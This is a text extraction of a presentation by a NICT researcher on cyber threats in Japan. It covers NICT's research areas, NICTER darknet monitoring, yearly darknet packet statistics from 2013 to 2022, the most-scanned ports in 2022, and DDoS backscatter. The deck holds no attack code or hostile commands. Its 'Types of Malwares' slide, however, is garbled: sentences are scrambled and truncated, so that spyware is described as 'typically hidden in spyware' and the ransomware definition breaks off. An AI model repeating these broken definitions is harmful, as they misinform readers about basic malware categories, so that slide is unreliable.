
Overview of Cyber Threats and Countermeasures in Japan and Japan's Cyber Security Strategy

Koji Nakao

Distinguished Researcher, Cybersecurity Research Institute, NICT

Guest Professor, Yokohama National University

Cybersecurity Advisor, NISC


Vice President, Japan Network Security Association (JNSA)

Research Topics in NICT

NICT: Sole national research institute in the field of ICT in Japan



Japan Standard Time (JST)
(Leap second on Jan 1, 2017)



Optical Communication
(Peta bps class multi-core fiber)




Satellite Communication
(Internet Satellite WINDS)




Science Cloud
(Real-time Web of Himawari-8)



Remote Sensing
(Pi-SAR2 image after 3.11)



Bio/Nano ICT
(Self-organizing bio molecule)



Brain ICT
(Brain-machine Interface)



Multi-lingual Machine Translation
(VoiceTra)



Ultra Realistic Communication
(Electronic Holography)



Cybersecurity
(DAEDALUS)

Types of Malwares (purpose basis)

- **Spyware**

- ✓ **Spyware** is a type of information about the user, and

collects small pieces of information about the user, and is typically hidden in spyware.

- **Adware (Advertisements)**

- ✓ **Adware** is any software that loads advertisements to a computer. The software, however, some adware is invasive software.

loads advertisements by itself, is harmless; and other privacy-

- **Ransomware**

- ✓ **Ransomware** is a type of software that holds data it contains,

data it contains,

- **Scareware**

- ✓ **Scareware** computer programs that are sold for profit, that use social engineering to trick an unsuspecting user.


ds, or of limited or no value. The selling approach is generally directed at




Cyber threats observation by “darknet” : NICTER


What is Darknet?

- **Darknet:** Unused IP addresses space
- **In theory:** any packets should **NOT** arrive at the darknet because they are not connected to any hosts.
- **In fact:** quite a few packets **DO** arrive!
- Packets arriving at the darknet are...
 - Scans by malwares
 - Backscatter (reflection of DDoS attack)
 - Miss configurations etc.
- Darknet traffic reflects global trend in malicious activities on the Internet.





Scans reach NICT sensors on the darknet




NICTER


- is an **integrated security system** for countering indiscriminate cyberattacks
- based on a large-scale **darknet monitoring**, an automated **malware analysis** and their **correlation**

Yearly Stats of Darknet Traffic (Last 10 Years)

| Year | Number of packets per year | Number of IP address for darknet | Number of packets per 1 IP address per year |
|-------------|----------------------------|----------------------------------|---|
| 2013 | 12.9 billion | 209,174 | 63,682 |
| 2014 | 24.1 billion | 212,878 | 115,335 |
| 2015 | 63.2 billion | 270,973 | 245,540 |
| 2016 | 144.0 billion | 274,872 | 527,888 |
| 2017 | 155.9 billion | 253,086 | 578,750 |
| 2018 | 216.9 billion | 273,292 | 806,877 |
| 2019 | 375.6 billion | 309,769 | 1,231,331 |
| 2020 | 570.5 billion | 307,985 | 1,849,817 |
| 2021 | 518.0 billion | 289,946 | 1,747,685 |
| 2022 | 522.6 billion | 288,042 | 1,833,012 |



Top 10 Dst Ports observed by NICTER (2022)





| Dst Port | Target |
|----------|-----------------------------------|
| 23/TCP | Telnet (Router, Web Camera, etc.) |
| 22/TCP | SSH (Server, Router) |
| 80/TCP | HTTP (Web UI) |
| 5555/TCP | ADB (Android Debug Bridge) |
| 6379/TCP | Redis |
| 2375/TCP | Docker REST API |
| 443/TCP | HTTPS (Web Server) |
| 445/TCP | Microsoft-DS (SMB, etc.) |
| 2376/TCP | Docker REST API |
| 81/TCP | HTTP (Home Router, etc.) |

(Excluding packets from large-scale scanners)


DoS/DDoS observation by NICTER

Backscatter: Reflection of DDoS Attack



A large number of connection requests (TCP SYN) with source IP address spoofing



